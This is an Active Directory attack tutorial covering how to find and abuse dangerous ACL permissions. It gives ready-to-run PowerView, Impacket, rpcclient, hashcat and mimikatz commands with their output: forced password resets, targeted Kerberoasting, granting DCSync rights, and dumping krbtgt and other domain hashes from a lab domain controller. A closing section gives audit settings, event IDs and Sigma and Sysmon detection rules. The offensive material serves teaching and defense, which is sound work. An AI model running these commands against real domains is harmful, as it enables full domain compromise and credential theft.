ACL and DACL Enumeration: Finding Abusable Object Permissions (GenericAll, WriteDacl, ForceChangePassword, DCSync rights)
You compromise one low-privilege account. A help desk operator, a service account, anything with a valid Kerberos TGT. No local admin, no shells on the DC, nothing that screams “owned.” Then you dump the ACLs and find that this nobody account has GenericAll on a user who has WriteDacl on the domain object. That’s the whole game. No CVE, no memory corruption, no patch to wait for. Just permissions somebody set in 2017 and forgot about.
This is the most reliable path from “I have a domain account” to “I have the krbtgt hash” in any real engagement, and it is almost never about a single misconfiguration. It is a chain. Your job as the attacker is to read the security descriptors, find the edges, and walk the graph. Your job as the defender is to see the same graph first and the audit events when someone walks it.
Objective: Understand the Active Directory security descriptor model (DACLs, ACEs, SDDL), enumerate the five most dangerous ACE types from a low-privilege account, abuse
GenericAll,WriteDacl,WriteOwner,AllExtendedRights, andForceChangePasswordto escalate to DCSync and domain compromise in a lab, and detect every step with Windows auditing and Sigma.
1. The AD Security Descriptor Model
Every securable object in Active Directory (users, groups, computers, OUs, the domain head itself) carries a Security Descriptor. It is the access-control metadata that the directory consults on every operation. The descriptor has three parts you care about for abuse:
- The DACL (Discretionary Access Control List): the list of principals allowed or denied access, and what access.
- The SACL (System Access Control List): the auditing policy, which controls what generates Event ID
4662and friends. - The Object Owner: a SID with an implicit, undeniable right to rewrite the object’s DACL, regardless of what the DACL currently says.
That last point matters more than people expect. Owning an object means you can always grant yourself anything on it. We exploit exactly that in the WriteOwner chain later.
The full descriptor lives in the nTSecurityDescriptor attribute on every object, serialized in SDDL (Security Descriptor Definition Language). When you read raw SDDL you get strings like (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-...). The opening A is an Allow ACE, the cluster of letters is the access mask in symbolic form, and the trailing SID is the trustee.
ACE structure
A DACL is an ordered list of Access Control Entries (ACEs). Each ACE answers “who, what, allow or deny.” The fields that matter for enumeration and abuse:
| ACE Field | Description |
|---|---|
AceType | Allow (0x00) or Deny (0x01) |
AceFlags | Inheritance flags (e.g. 0x01 = object inherit, 0x02 = container inherit) |
AccessMask | The permission bits (e.g. 0x000F01FF = GenericAll) |
ObjectType (GUID) | For extended rights, the specific right being granted (e.g. replication GUIDs) |
InheritedObjectType (GUID) | Object class the ACE applies to when inherited |
SecurityIdentifier | The trustee (SID) being granted or denied |
The ObjectType GUID is the field that turns a generic-looking ACE into something lethal. An ACE with access mask “Control Access” (0x00000100) and an ObjectType of 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 is not generic at all. It is the DS-Replication-Get-Changes extended right, which is half of DCSync. The raw bits look modest; the GUID is what tells you it is a domain-killing privilege.
typedef struct _ACE_HEADER {
    UCHAR  AceType;     // 0x00 = ACCESS_ALLOWED_ACE_TYPE, 0x05 = OBJECT_ACE
    UCHAR  AceFlags;    // CONTAINER_INHERIT_ACE (0x02), OBJECT_INHERIT_ACE (0x01)
    USHORT AceSize;
} ACE_HEADER;

typedef struct _ACCESS_ALLOWED_OBJECT_ACE {
    ACE_HEADER Header;
    ACCESS_MASK Mask;        // e.g. ADS_RIGHT_DS_CONTROL_ACCESS (0x00000100)
    ULONG  Flags;            // ACE_OBJECT_TYPE_PRESENT (0x1)
    GUID   ObjectType;       // the extended right GUID
    GUID   InheritedObjectType;
    ULONG  SidStart;         // trustee SID begins here
} ACCESS_ALLOWED_OBJECT_ACE;
This is the same ACCESS_ALLOWED_OBJECT_ACE structure Windows uses internally. PowerView and BloodHound parse exactly these bytes out of nTSecurityDescriptor and resolve the GUIDs back to human-readable rights. Understanding the struct is what lets you sanity-check a tool when its labeling lies to you, and it does lie occasionally on inherited ACEs.
2. Dangerous ACE Permission Types Explained
There are dozens of access-mask bits. Five combinations matter for escalation. Learn what each one unlocks against each object class, because the abuse path depends entirely on the target type.
| Right | Access Mask | What it grants |
|---|---|---|
GenericAll | 0x000F01FF | Full control. Everything below, plus more. |
GenericWrite | 0x00000028 | Write non-protected attributes (servicePrincipalName, msDS-KeyCredentialLink, scriptPath) |
WriteDacl | 0x00040000 | Rewrite the object’s DACL, granting yourself anything |
WriteOwner | 0x00080000 | Change the object owner to yourself, then rewrite the DACL |

AllExtendedRights | 0x00000100 (control access, no GUID) | All extended rights including password reset and replication |
GenericAll is FullControl. On a user it means you can reset the password, write an SPN, write msDS-KeyCredentialLink. On a group it means you can add members. On a computer it means you can configure resource-based constrained delegation. It is the cleanest win because every other abuse is a subset of it.
GenericWrite does not let you touch the DACL, but it lets you write attributes. Two attributes are weaponizable: writing servicePrincipalName enables targeted Kerberoasting, and writing msDS-KeyCredentialLink enables Shadow Credentials (PKINIT pre-auth with an attacker-controlled key pair).
WriteDacl lets you add a new ACE to the target’s DACL. Against a user that means granting yourself GenericAll. Against the domain object it means granting yourself the two replication rights, which is DCSync. That single ACE on the domain head is the highest-value misconfiguration in this entire article.
WriteOwner is the patient attacker’s right. You make yourself the owner, and owners can always rewrite the DACL. So WriteOwner becomes WriteDacl becomes GenericAll in three operations.
AllExtendedRights is the umbrella for control-access rights. On a user it includes User-Force-Change-Password. On the domain object it includes both DS-Replication-Get-Changes and DS-Replication-Get-Changes-All, which together equal DCSync. A principal with AllExtendedRights on the domain head can DCSync without any further modification.
ForceChangePassword
User-Force-Change-Password is a single extended right (GUID 00299570-246d-11d0-a768-00aa006e0529) that resets a user’s password without knowing the current one. Mechanically the attacker calls the RPC SamrSetInformationUser (or LDAP-modifies unicodePwd) and the directory accepts the new value because the right authorizes the operation. This is louder than a Kerberos abuse because it changes a credential the real user relies on, but it is dead reliable.
DCSync extended rights (memorize these GUIDs)
DCSync is not file theft. It does not copy NTDS.dit. It is a legitimate replication operation, DsGetNCChanges, transported over RPC to the DRSUAPI (Directory Replication Service API) endpoint. A real DC uses this to sync directory partitions. An attacker who holds the replication rights asks the DC to replicate secret attributes (unicodePwd, supplementalCredentials, Kerberos keys) for a target principal, and the DC happily hands them over because the rights check passed.
Two extended rights on the domain naming context grant DCSync:
| Right | GUID |
|---|---|
| DS-Replication-Get-Changes | 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 |
| DS-Replication-Get-Changes-All | 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 |
| DS-Replication-Get-Changes-In-Filtered-Set | 89e95b76-444d-4c62-991a-0facbeda640c |
You need the first two for a full DCSync. The third covers RODC filtered attribute sets and shows up in detection queries. Administrators, Domain Admins, Enterprise Admins, and Domain Controllers hold these by default. Anyone else holding them is drift, and drift is your way in.
3. ACE Inheritance and Container/OU Abuse
Inheritance is the force multiplier. A single ACE on an OU can cascade to every child object inside it.
When an ACE carries the inherit flags (0x01 object inherit plus 0x02 container inherit) and a child object has inheritance enabled, that child receives the ACE automatically. So if you get WriteDacl on an OU and write an inheritable GenericAll ACE for yourself, every user, group, and computer in that OU that allows inheritance now grants you full control. Hundreds of objects, one write.
There is one critical exception: AdminCount. Objects protected by AdminSDHolder (anything that is or has been in a privileged group, marked AdminCount=1) do not inherit container ACEs. The SDProp process overwrites their DACL from the AdminSDHolder template roughly every hour. So OU-level inheritance abuse hits ordinary users (AdminCount=0) but bounces off Tier 0 principals. Good news for defenders, and a reason attackers target the path into a Tier 0 account rather than the account directly.
4. Building the Lab Target
Stand up a single Windows Server 2022 Evaluation domain controller for LAB.local. Promote it, then provision three users and bake in two deliberate misconfigurations. Run this as Domain Admin on the DC.
# Provision intentionally misconfigured users - run as Domain Admin
New-ADUser -Name "helpdesk01" -AccountPassword (ConvertTo-SecureString "Password1!" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "svc_backup" -AccountPassword (ConvertTo-SecureString "Password1!" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "alice"      -AccountPassword (ConvertTo-SecureString "Password1!" -AsPlainText -Force) -Enabled $true

# Misconfiguration 1: helpdesk01 has GenericAll over alice
$alice = Get-ADUser alice
$sid   = New-Object System.Security.Principal.SecurityIdentifier (Get-ADUser helpdesk01).SID
$ace   = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($sid, "GenericAll", "Allow")
$acl   = Get-Acl "AD:\$($alice.DistinguishedName)"
$acl.AddAccessRule($ace)
Set-Acl -Path "AD:\$($alice.DistinguishedName)" -AclObject $acl

# Misconfiguration 2: svc_backup has WriteDacl over the domain object
$domainDN = (Get-ADDomain).DistinguishedName
$sid2 = New-Object System.Security.Principal.SecurityIdentifier (Get-ADUser svc_backup).SID
$ace2 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($sid2, "WriteDacl", "Allow")
$acl2 = Get-Acl "AD:\$domainDN"
$acl2.AddAccessRule($ace2)
Set-Acl -Path "AD:\$domainDN" -AclObject $acl2
PS C:\> # no output on success; verify the ACEs landed:
PS C:\> (Get-Acl "AD:\CN=alice,CN=Users,DC=LAB,DC=local").Access |
>>      Where-Object { $_.IdentityReference -like "*helpdesk01*" } |
>>      Select-Object ActiveDirectoryRights, AccessControlType

ActiveDirectoryRights AccessControlType
--------------------- -----------------
           GenericAll             Allow

Two edges now exist: helpdesk01 --GenericAll--> alice and svc_backup --WriteDacl--> LAB.local. The DC IP for the rest of this walkthrough is 192.168.56.10. We start with only the cleartext password for helpdesk01 and svc_backup, the position a real engagement usually begins from.
5. Enumeration with PowerView and BloodHound
Find the opportunity before you touch anything. The first question is always “what does my current principal control.”
Import PowerView and read the ACL on alice, resolving the GUIDs so extended rights become readable instead of hex.
Import-Module .\PowerView.ps1

Get-DomainObjectAcl -Identity alice -Domain LAB.local -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -match (Get-ADUser helpdesk01).SID }
AceQualifier           : AccessAllowed
ObjectDN               : CN=alice,CN=Users,DC=LAB,DC=local
ActiveDirectoryRights  : GenericAll
ObjectAceType          : None
ObjectSID              : S-1-5-21-3623811015-3361044348-30300820-1145
InheritanceType        : None
SecurityIdentifier     : S-1-5-21-3623811015-3361044348-30300820-1142
IsInherited            : False
ActiveDirectoryRights : GenericAll on alice, granted to the SID ending -1142 (which is helpdesk01). That is full control over the user object. It enables a password reset, an SPN write for Kerberoasting, or a Shadow Credential.
Now flip the question: across all users, where is my current token the trustee with dangerous rights?
$me = (whoami /user | Select-String "S-1-5").ToString().Split()[-1]

Get-DomainUser | Get-ObjectAcl -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "GenericAll|GenericWrite|WriteDacl|WriteOwner|AllExtendedRights" -and
                 $_.SecurityIdentifier -eq $me }
ObjectDN              : CN=alice,CN=Users,DC=LAB,DC=local
ActiveDirectoryRights : GenericAll
ObjectAceType         : None
SecurityIdentifier    : S-1-5-21-3623811015-3361044348-30300820-1142
IsInherited           : False
One hit, as expected. In a real domain this query returns the sprawl that years of help-desk delegation leave behind.
SharpHound and BloodHound CE
Manual queries are fine for a single edge. For path-finding across thousands of objects you want the graph. Collect ACL data with SharpHound:
SharpHound.exe --CollectionMethods ACL,Group,ObjectProps --Domain LAB.local --ZipFilename lab_acls.zip
2024-05-21T14:22:03.1Z|INFORMATION|Resolved Collection Methods: ACL, Group, ObjectProps
2024-05-21T14:22:03.4Z|INFORMATION|Beginning LDAP search for LAB.local
2024-05-21T14:22:09.8Z|INFORMATION|Status: 134 objects finished (+134)/s -- Using 41 MB RAM
2024-05-21T14:22:10.1Z|INFORMATION|Enumeration finished in 00:00:06.7
2024-05-21T14:22:10.3Z|INFORMATION|Saving cache with stats: 0 ID to type mappings.
2024-05-21T14:22:10.5Z|INFORMATION|SharpHound Enumeration Completed! Zip file: 20240521142210_lab_acls.zip
Ingest the ZIP into BloodHound CE and run Cypher. First, every principal with GenericAll on a user:
MATCH p=(n)-[r:GenericAll]->(m:User) RETURN p
Then the question that ends the assessment: is there a path from your foothold to Domain Admins?
MATCH p=shortestPath((u:User {name:"HELPDESK01@LAB.LOCAL"})-[*1..]->(g:Group {name:"DOMAIN ADMINS@LAB.LOCAL"}))
RETURN p
(HELPDESK01@LAB.LOCAL) -[GenericAll]-> (ALICE@LAB.LOCAL)
(ALICE@LAB.LOCAL)      -[MemberOf]->   (HELP DESK ADMINS@LAB.LOCAL)
(HELP DESK ADMINS)     -[GenericAll]-> (SVC_BACKUP@LAB.LOCAL)
(SVC_BACKUP@LAB.LOCAL) -[WriteDacl]->  (LAB.LOCAL)
(LAB.LOCAL)            -[DCSync]->     (LAB.LOCAL)
BloodHound abstracts WriteDacl on the domain object directly into a DCSync edge because it understands the chain. Read that path top to bottom and you have your plan: reset alice, pivot through her group membership to svc_backup, use svc_backup’s WriteDacl to grant DCSync, dump the domain.
6. Enumerating DCSync Rights
Before granting DCSync, audit who already holds it. The legitimate holders are the four default groups and the DCs. Anything else is the prize. Query the domain object DACL for the replication GUIDs:
Get-ObjectAcl -DistinguishedName "DC=LAB,DC=local" -ResolveGUIDs |
  Where-Object { $_.ObjectAceType -match "Replication-Get-Changes" } |
  Select-Object SecurityIdentifier, ObjectAceType |
  ForEach-Object {
      $_.SecurityIdentifier = ConvertFrom-SID $_.SecurityIdentifier; $_
  }
SecurityIdentifier            ObjectAceType
------------------            -------------
LAB\Domain Controllers        DS-Replication-Get-Changes
LAB\Domain Controllers        DS-Replication-Get-Changes-All
LAB\Enterprise Read-only DCs  DS-Replication-Get-Changes
LAB\Administrators            DS-Replication-Get-Changes
LAB\Administrators            DS-Replication-Get-Changes-All
LAB\Enterprise Admins         DS-Replication-Get-Changes
LAB\Enterprise Admins         DS-Replication-Get-Changes-All
Clean baseline: only default holders. If svc_backup or any service account showed up here, you would have a free DCSync without touching a DACL. We do not yet, so we will create that ACE in section 8.
You can ask the same question by raw GUID, which is what your detection rules will key on:
Get-ObjectAcl -DistinguishedName "DC=LAB,DC=local" |
  Where-Object { $_.ObjectType -in @(
      '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2',
      '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2',
      '89e95b76-444d-4c62-991a-0facbeda640c') } |
  Select-Object SecurityIdentifier, ActiveDirectoryRights
SecurityIdentifier                            ActiveDirectoryRights
------------------                            ---------------------
S-1-5-21-3623811015-3361044348-30300820-516   ExtendedRight
S-1-5-21-3623811015-3361044348-30300820-498   ExtendedRight
S-1-5-32-544                                   ExtendedRight
7. Abusing GenericAll and AllExtendedRights
helpdesk01 has GenericAll on alice. Three useful primitives flow from that. Pick the quietest one your objective allows.
Path A: Force a password reset
GenericAll includes the force-change-password right, so you do not need alice’s current password.
$pass = ConvertTo-SecureString 'Pwned1234!' -AsPlainText -Force
Set-DomainUserPassword -Identity alice -AccountPassword $pass -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'alice'
VERBOSE: [Set-DomainUserPassword] Password for user 'alice' successfully reset
From Linux with only the SAMR RPC interface:
rpcclient -U "LAB/helpdesk01%Password1!" //192.168.56.10 \
  -c "setuserinfo2 alice 23 'Pwned1234!'"
[no output on success - exit code 0]
You now authenticate as alice and inherit her group memberships. That is how the BloodHound path pivots into svc_backup.
Path B: Targeted Kerberoast
If you would rather not disturb alice’s password (it would lock her out), abuse GenericAll to write a fake SPN, then Kerberoast her. This is worth understanding mechanically.
Kerberos issues two ticket types. After pre-authentication the KDC’s AS issues a TGT (Ticket Granting Ticket) encrypted with the krbtgt key, carrying a PAC (Privilege Attribute Certificate) that lists the user’s SIDs. To reach a service the client presents the TGT to the TGS, which returns a service ticket (TGS-REP) encrypted with the target service account’s NT hash. Any account with a servicePrincipalName set can have a service ticket requested for it by any authenticated user. The ticket is encrypted with that account’s password-derived key, so if the password is weak you crack it offline. That is Kerberoasting. “Targeted” means you write the SPN yourself onto an account that did not have one, using your write access.
Set-DomainObject -Identity alice -Set @{serviceprincipalname='fake/kerberoast'}
Get-DomainUser alice | Get-DomainSPNTicket | Select-Object -ExpandProperty Hash
$krb5tgs$23$*alice$LAB.LOCAL$fake/kerberoast*$A1B2C3D4E5F60718293A4B5C6D7E8F90$
9f3c...c4e1a2b8...[ ~2KB hex blob ]...0d77f6b41c9e8a3f2b1d05e9c7a64f8231bb9e44
hashcat -m 13100 alice_tgs.txt rockyou.txt
$krb5tgs$23$*alice$LAB.LOCAL$fake/kerberoast*...:Summer2023!
Session..........: hashcat
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests
Clean up by removing the SPN afterward (Set-DomainObject -Identity alice -Clear serviceprincipalname) so you do not leave the artifact behind. A null SPN write that you forget to revert is the kind of thing that lands you in an IR report.
8. Abusing WriteDacl to Grant DCSync
This is the headline. svc_backup has WriteDacl on the domain object. WriteDacl does not directly grant replication, but it lets you write any ACE you want, including the two replication ACEs that are DCSync.
First, prove the right exists from the svc_backup context (enumeration before action, always):
Get-DomainObjectAcl -Identity "DC=LAB,DC=local" -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -match (Get-ADUser svc_backup).SID }
AceQualifier          : AccessAllowed
ObjectDN              : DC=LAB,DC=local
ActiveDirectoryRights : WriteDacl
ObjectAceType         : None
SecurityIdentifier    : S-1-5-21-3623811015-3361044348-30300820-1143
IsInherited           : False
Now write the DCSync ACE. PowerView’s -Rights DCSync shortcut adds both replication GUIDs in one call:
Add-DomainObjectAcl -TargetIdentity "DC=LAB,DC=local" `
                    -PrincipalIdentity svc_backup `
                    -Rights DCSync -Verbose
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (|(distinguishedname=DC=LAB,DC=local))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=svc_backup,CN=Users,DC=LAB,DC=local 'DCSync' on DC=LAB,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=svc_backup,CN=Users,DC=LAB,DC=local rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=svc_backup,CN=Users,DC=LAB,DC=local rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
From Linux, Impacket’s dacledit.py does the same write over LDAP:
dacledit.py -action write -rights DCSync \
  -principal svc_backup -target-dn "DC=LAB,DC=local" \
  LAB.local/svc_backup:'Password1!' -dc-ip 192.168.56.10
[*] DACL backed up to dacledit-20240521-150812.bak
[*] DACL modified successfully!
Note dacledit.py writes a .bak of the original DACL. Keep it. Restoring the original descriptor afterward is the difference between a clean test and leaving a backdoored domain.
Re-run the section 6 enumeration to confirm the new edge:
SecurityIdentifier   ObjectAceType
------------------   -------------
LAB\svc_backup       DS-Replication-Get-Changes
LAB\svc_backup       DS-Replication-Get-Changes-All
svc_backup now holds both replication rights. It can DCSync.

9. Executing DCSync
svc_backup asks a DC to replicate secrets through DRSUAPI. No code runs on the DC, no file is touched on disk. It looks, at the wire level, like one domain controller syncing from another, except the requester is a service account.
From Linux with Impacket’s secretsdump.py:
secretsdump.py -just-dc LAB.local/svc_backup:'Password1!'@192.168.56.10
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
alice:1145:aad3b435b51404eeaad3b435b51404ee:5fbc3d5e8b9d7a4c1e2f0a6b8c4d7e90:::
helpdesk01:1142:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5e1a9c3b7d2f4068a1c5e93b27f640d8a1b4c7e92f035d816a9c4b7e0f263d59
krbtgt:aes128-cts-hmac-sha1-96:a1b2c3d4e5f60718293a4b5c6d7e8f90
[*] Cleaning up...
For a Golden Ticket you only need krbtgt, so scope the request:
secretsdump.py -just-dc-user krbtgt LAB.local/svc_backup:'Password1!'@192.168.56.10
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
krbtgt:aes256-cts-hmac-sha1-96:5e1a9c3b7d2f4068a1c5e93b27f640d8a1b4c7e92f035d816a9c4b7e0f263d59
[*] Cleaning up...
From Windows, Mimikatz does the same over LDAP into DRSUAPI:
mimikatz.exe "lsadump::dcsync /domain:LAB.local /user:LAB\krbtgt" "exit"
[DC] 'LAB.local' will be the domain
[DC] 'DC01.LAB.local' will be the DC server
[DC] 'LAB\krbtgt' will be the user account

Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    aes256_hmac : 5e1a9c3b7d2f4068a1c5e93b27f640d8a1b4c7e92f035d816a9c4b7e0f263d59
    aes128_hmac : a1b2c3d4e5f60718293a4b5c6d7e8f90
You hold the krbtgt NT hash and AES256 key. That is full and persistent domain compromise: forge a Golden Ticket and you are any user, any time, until krbtgt is rotated twice.
10. The WriteOwner Chain
Sometimes you do not get WriteDacl directly. You get WriteOwner. The owner of an object can always rewrite its DACL regardless of the current ACEs, so WriteOwner is a three-step path to full control. Enumerate the owner first to confirm you can change it:
Get-DomainObjectAcl -Identity alice -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "WriteOwner" }
ActiveDirectoryRights : WriteOwner
ObjectDN              : CN=alice,CN=Users,DC=LAB,DC=local
SecurityIdentifier    : S-1-5-21-3623811015-3361044348-30300820-1142
IsInherited           : False
Take ownership, grant yourself full rights, then act:
# Step 1: become the owner
Set-DomainObjectOwner -Identity alice -OwnerIdentity helpdesk01

# Step 2: now that we own it, write ourselves full control
Add-DomainObjectAcl -TargetIdentity alice -PrincipalIdentity helpdesk01 -Rights All

# Step 3: reset the password
Set-DomainUserPassword -Identity alice -AccountPassword (ConvertTo-SecureString 'Owned123!' -AsPlainText -Force)
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for 'alice' to 'helpdesk01'
VERBOSE: [Add-DomainObjectAcl] Granting principal ...-1142 'All' rights on CN=alice,CN=Users,DC=LAB,DC=local
VERBOSE: [Set-DomainUserPassword] Password for user 'alice' successfully reset
The lesson: WriteOwner and WriteDacl are functionally GenericAll waiting two extra commands. Treat them as identical risk in your defensive triage.
11. Detection, Defense, and ACL Hygiene
Every step above generates evidence if you are auditing the right things. The catch is that DS Access auditing is off by default, so most domains see none of this.
Enable the audit policy
Configure via GPO at Computer Configuration -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration -> DS Access:
- Audit Directory Service Access (Success, Failure) enables Event ID
4662. - Audit Directory Service Changes (Success) enables Event ID
5136. - Audit Directory Service Object Access (Success) enables
4670.
Windows Security Event IDs
| Event ID | Trigger | What to look for |
|---|---|---|
4662 | Operation performed on an AD object | Non-DC principal accessing properties 1131f6aa, 1131f6ad, 89e95b76; filter AccessMask: 0x100 |
5136 | Directory service object modified | ObjectClass: domainDNS with a new ACE carrying replication GUIDs; also catches the WriteDacl grant |
4670 | Permissions on an object changed | DACL changes on user/group/domain objects by unexpected trustees |
4728/4732/4756 | Member added to a security-enabled group | Sudden additions to Domain Admins / Enterprise Admins |
The DCSync from section 9 fires 4662 on the DC for replication access against the domain object. Any principal whose name does not end in $ (machine accounts) generating those GUIDs is your alert. The DCSync grant from section 8 fires 5136 with ObjectClass=domainDNS and a modified nTSecurityDescriptor, which is the single highest-fidelity detection in this whole chain because legitimate DACL changes on the domain head are rare.
Sigma rules
DCSync rights addition, mapping to the canonical SigmaHQ rule win_security_account_backdoor_dcsync_rights.yml:
title: Replication Rights Granted on Domain Object
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5136
    ObjectClass: domainDNS
    AttributeLDAPDisplayName: nTSecurityDescriptor
  condition: selection
level: high
DCSync execution detection via 4662, filtering out legitimate DC machine accounts:
title: DCSync Replication via DRSUAPI by Non-DC Principal
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4662
    ObjectType:
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
      - '89e95b76-444d-4c62-991a-0facbeda640c'
  filter:
    SubjectUserName|endswith: '$'   # exclude legitimate DC machine accounts
  condition: selection and not filter
level: critical
Catching the enumeration
SharpHound, dacledit.py, and secretsdump.py are catchable at process and network layers with Sysmon:
| Sysmon EID | Use |
|---|---|
1 (Process Create) | Match Image/CommandLine containing SharpHound, BloodHound, dacledit, secretsdump |
11 (File Create) | Match TargetFilename like *_BloodHound.zip, *_computers.json, *_acls.json |
3 (Network Connect) | High-volume LDAP (TCP 389/636) from a non-DC workstation to a DC in a short window |
title: SharpHound ACL Collection Execution
logsource:
  product: windows
